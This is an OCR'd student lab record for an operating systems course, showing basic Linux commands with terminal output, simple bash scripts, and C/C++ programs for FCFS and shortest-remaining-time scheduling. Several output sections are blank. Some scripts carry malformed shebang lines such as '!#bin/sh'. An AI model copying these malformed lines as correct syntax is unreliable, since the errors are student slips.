18CSC205J- Operating Systems

Record Work

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SRMI INSTITUTE OF SCIENCE AND TECHNOLOGY

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BONAFIDECERTIFICATE

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Certified to be the bonafide record of work done by _____ *of* _____ _____, *B. Tech Degree course in the Practical* **18CSC205J-Operating Systems** *in SRM Institute of Science and Technology, Kattankulathur during the academic year 2021-2022.*

Date: **Lab Incharge**

Submitted for University Examination held in _____SRM Institute of Science and Technology, Kattankulathur.

Examiner-1 **Examiner-2**

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
Operating System

Experiment – 1

Aim:- Installing Windows/Linux in Virtual Machine/Workstation.




Result: Windows/Linux was installed in Virtual Machine/Workstation.

Operating System


Experiment – 2

Aim:- Try out with Linux simple and advance commands.


1. pwd



2. ls



3. cd




4. mkdir and rmdir

```
aastik@ubuntu:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
aastik@ubuntu:~$ mkdir DIY
aastik@ubuntu:~$ ls
Desktop  DIY  Documents  Downloads  Music  Pictures  Public  Templates  Videos
aastik@ubuntu:~$ rmdir DIY
aastik@ubuntu:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
aastik@ubuntu:~$
```

5. touch

```
aastik@ubuntu:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
aastik@ubuntu:~$ touch code.txt
aastik@ubuntu:~$ ls
code.txt  Documents  Music     Public     Videos
Desktop   Downloads  Pictures  Templates
aastik@ubuntu:~$ rm -r code.txt
aastik@ubuntu:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
aastik@ubuntu:~$
```


6. man



7. cp


```
aastik@ubuntu:~$ ls
code.txt  Documents  Music     Public     Videos
Desktop   Downloads  Pictures  Templates
aastik@ubuntu:~$ cp coe.txt Documents
cp: cannot stat 'coe.txt': No such file or directory
aastik@ubuntu:~$ cp code.txt Documents
aastik@ubuntu:~$ cd Documents
aastik@ubuntu:~/Documents$ ls
code.txt
aastik@ubuntu:~/Documents$ cd ..
```

8. mv




9. echo and cat

10. nano,vi



11. sudo



12. df

```
aastik@ubuntu:~$ df
Filesystem     1K-blocks     Used Available Use% Mounted on
udev             1957860        0   1957860   0% /dev
tmpfs             398268     1804    396464   1% /run
/dev/sda5       19992176  7044360  11909224  38% /
tmpfs            1991328        0   1991328   0% /dev/shm
tmpfs               5120        4      5116   1% /run/lock
tmpfs            1991328        0   1991328   0% /sys/fs/cgroup
/dev/loop0           128      128         0 100% /snap/bare/5
/dev/loop1         63488    63488         0 100% /snap/core20/1328
/dev/loop2         55552    55552         0 100% /snap/snap-store/558
/dev/loop3        254848   254848         0 100% /snap/gnome-3-38-2004/99
/dev/loop4         66816    66816         0 100% /snap/gtk-common-themes/1519
/dev/loop5         44672    44672         0 100% /snap/snapd/14978
/dev/sda1         523248        4    523244   1% /boot/efi
tmpfs             398264       28    398236   1% /run/user/1000
/dev/sr1         3299872  3299872         0 100% /media/aastik/Ubuntu 20.04.4 LT
S amd64
/dev/sr0          119224   119224         0 100% /media/aastik/CDROM
/dev/loop6         63488    63488         0 100% /snap/core20/1376
/dev/loop7         44800    44800         0 100% /snap/snapd/15177
aastik@ubuntu:~$
```

```
aastik@ubuntu:~$ df -m
Filesystem     1M-blocks  Used Available Use% Mounted on
udev                1912     0      1912   0% /dev
tmpfs                389     2       388   1% /run
/dev/sda5          19524  6880     11631  38% /
tmpfs               1945     0      1945   0% /dev/shm
tmpfs                  5     1         5   1% /run/lock
tmpfs               1945     0      1945   0% /sys/fs/cgroup
/dev/loop0             1     1         0 100% /snap/bare/5
/dev/loop1            62    62         0 100% /snap/core20/1328
/dev/loop2            55    55         0 100% /snap/snap-store/558
/dev/loop3           249   249         0 100% /snap/gnome-3-38-2004/99
/dev/loop4            66    66         0 100% /snap/gtk-common-themes/1519
/dev/loop5            44    44         0 100% /snap/snapd/14978
/dev/sda1            511     1       511   1% /boot/efi
tmpfs                389     1       389   1% /run/user/1000
/dev/sr1            3223  3223         0 100% /media/aastik/Ubuntu 20.04.4 LTS
amd64
/dev/sr0             117   117         0 100% /media/aastik/CDROM
/dev/loop6            62    62         0 100% /snap/core20/1376
/dev/loop7            44    44         0 100% /snap/snapd/15177
aastik@ubuntu:~$
```

13. du

```
aastik@ubuntu:~$ du Documents
4       Documents
aastik@ubuntu:~$ ls -lah
total 84K
drwxr-xr-x 15 aastik aastik 4.0K Mar 29 20:37 .
drwxr-xr-x  3 root   root   4.0K Mar 29 11:06 ..
-rw-------  1 aastik aastik   36 Mar 29 19:49 .bash_history
-rw-r--r--  1 aastik aastik  220 Mar 29 11:06 .bash_logout
-rw-r--r--  1 aastik aastik 3.7K Mar 29 11:06 .bashrc
drwx------ 10 aastik aastik 4.0K Mar 29 11:22 .cache
-rw-rw-r--  1 aastik aastik 1.0K Mar 29 20:37 .code.txt.swp
drwx------ 10 aastik aastik 4.0K Mar 29 11:22 .config
drwxr-xr-x  2 aastik aastik 4.0K Mar 29 11:21 Desktop
drwxr-xr-x  2 aastik aastik 4.0K Mar 29 20:10 Documents
drwxr-xr-x  2 aastik aastik 4.0K Mar 29 11:21 Downloads
drwx------  3 aastik aastik 4.0K Mar 29 19:42 .gnupg
-rw-rw-r--  1 aastik aastik   33 Mar 29 20:32 google.txt
drwxr-xr-x  3 aastik aastik 4.0K Mar 29 11:21 .local
drwxr-xr-x  2 aastik aastik 4.0K Mar 29 11:21 Music
drwxr-xr-x  2 aastik aastik 4.0K Mar 29 11:21 Pictures
-rw-r--r--  1 aastik aastik  807 Mar 29 11:06 .profile
drwxr-xr-x  2 aastik aastik 4.0K Mar 29 20:09 Public
drwx------  2 aastik aastik 4.0K Mar 29 19:42 .ssh
-rw-r--r--  1 aastik aastik    0 Mar 29 20:25 .sudo_as_admin_successful
drwxr-xr-x  2 aastik aastik 4.0K Mar 29 11:21 Templates
drwxr-xr-x  2 aastik aastik 4.0K Mar 29 11:21 Videos
aastik@ubuntu:~$
```

14. uname -a

```
aastik@ubuntu:~$ uname -a
Linux ubuntu 5.13.0-30-generic #33~20.04.1-Ubuntu SMP Mon Feb 7 14:25:10 UTC 20
22 x86_64 x86_64 x86_64 GNU/Linux
aastik@ubuntu:~$
```

15. chmod

```
aastik@ubuntu:~$ touch code.cpp
aastik@ubuntu:~$ ls
code.cpp  Documents  google.txt  Pictures  Templates
Desktop   Downloads  Music       Public    Videos
aastik@ubuntu:~$ chmod +x code.cpp
aastik@ubuntu:~$ ls
code.cpp  Documents  google.txt  Pictures  Templates
Desktop   Downloads  Music       Public    Videos
aastik@ubuntu:~$
```

16. hostname and hostname -I

```
aastik@ubuntu:~$ hostname
ubuntu
aastik@ubuntu:~$ hostname -I
192.168.140.129
aastik@ubuntu:~$
```

17. ping

```
aastik@ubuntu:~$ ping google.com
PING google.com (142.250.195.238) 56(84) bytes of data.
```

Result: Different Linux commands were studied.

Operating System

Experiment – 3

Aim:- Write a program using shell scripting covering data types conditional, and looping and decision statements.

Q1. Write a bash script that prints the string "HELLO".

```
!#bin/sh
echo "HELLO"
```

Q2. Your task is to use *for* loops to display only *odd* natural numbers from 1 to 99 .

```
!#bin/s
for a in {1..100..2}
do
 echo "$a"
done
```

Q3. Write a Bash script which accepts name as input and displays the greeting "Welcome (name)"


```
read Name
echo "Welcome $Name"
```

Q4. Use a *for* loop to display the natural numbers from 1 to 50.

```
for a in {1..50}
do
echo "$a"
done
```

Q5. Given two integers, X and Y, find their sum, difference, product, and quotient.

```
read a
read b
echo $((a+b))
echo $((a-b))
echo $((a*b))
echo $((a/b))
```



Operating System

Experiment – 4

Aim:- Write a program in C to implement different scheduling.


1. First Come First Serve

Code:-

```
#include <stdio.h>
int waitingtime(int proc[], int n,int burst_time[], int wait_time[])
{
wait_time[0] = 0;
for (int i = 1; i < n ; i++ )
wait_time[i] = burst_time[i-1] + wait_time[i-1] ;
return 0;
}
int turnaroundtime( int n, int burst_time[], int wait_time[], int tat[]) {
int i;
for ( i = 0; i < n ; i++)
tat[i] = burst_time[i] + wait_time[i];
return 0;
}
int avgtime( int proc[], int n, int burst_time[]) {
int wait_time[n], tat[n], total_wt = 0, total_tat = 0;
int i;
waitingtime(proc, n, burst_time, wait_time);
turnaroundtime(n, burst_time, wait_time, tat);
```

```
printf("Processes Burst Waiting Turn around \n");
for ( i=0; i<n; i++) {
total_wt = total_wt + wait_time[i];
total_tat = total_tat + tat[i];
printf(" %d\t %d\t\t %d \t%d\n", i+1, burst_time[i], wait_time[i], tat[i]);
}
printf("Average waiting time = %f\n", (float)total_wt / (float)n);
printf("Average turn around time = %f\n", (float)total_tat / (float)n);
return 0;
}
int main() {
int proc[] = { 1, 2, 3};
int n = sizeof proc / sizeof proc[0];
int burst_time[] = {5, 8, 12};
avgtime(proc, n, burst_time);
return 0;
}
```

Output-



2. **Shortest Time First**


Code-:

```
#include <bits/stdc++.h>
#include <iostream>
using namespace std;
struct Process {
int pid;
int bt;
int art;
};
void findTurnAroundTime(Process proc[], int n, int wt[], int tat[]) {
for (int i = 0; i < n; i++)
tat[i] = proc[i].bt + wt[i];
}
void findWaitingTime(Process proc[], int n, int wt[]) {
int rt[n];
for (int i = 0; i < n; i++)
rt[i] = proc[i].bt;
int complete = 0, t = 0, minm = INT_MAX;
int shortest = 0, finish_time;
bool check = false;
while (complete != n) {
for (int j = 0; j < n; j++) {
if ((proc[j].art <= t) && (rt[j] < minm) && rt[j] > 0) {
minm = rt[j];
shortest = j;
check = true;
}
}
```

```
if (check == false) {
t++;
continue;
}
rt[shortest]--;
minm = rt[shortest];
if (minm == 0)
minm = INT_MAX;
if (rt[shortest] == 0) {
complete++;
check = false;
finish_time = t + 1;
wt[shortest] = finish_time -
proc[shortest].bt -
proc[shortest].art;
if (wt[shortest] < 0)
wt[shortest] = 0;
}
t++;
}
}
void findavgTime(Process proc[], int n) {
int wt[n], tat[n], total_wt = 0,
total_tat = 0;
findWaitingTime(proc, n, wt);
findTurnAroundTime(proc, n, wt, tat);
cout << "Processes " << " Burst time " << " Waiting time " << " Turn around time\n";
for (int i = 0; i < n; i++) {
total_wt = total_wt + wt[i];
```

```
total_tat = total_tat + tat[i];
cout << " " << proc[i].pid << "\t\t" << proc[i].bt << "\t\t " << wt[i] << "\t\t " << tat[i] << endl;
}
cout << "\nAverage waiting time = " << (float)total_wt / (float)n;
cout << "\nAverage turn around time = " << (float)total_tat / (float)n;
}
int main() {
Process proc[] = { { 1, 5, 1 }, { 2, 3, 1 }, { 3, 6, 2 }, { 4, 5, 3 } };
int n = sizeof(proc) / sizeof(proc[0]);
findavgTime(proc, n);
return 0;
}
```

Output:-



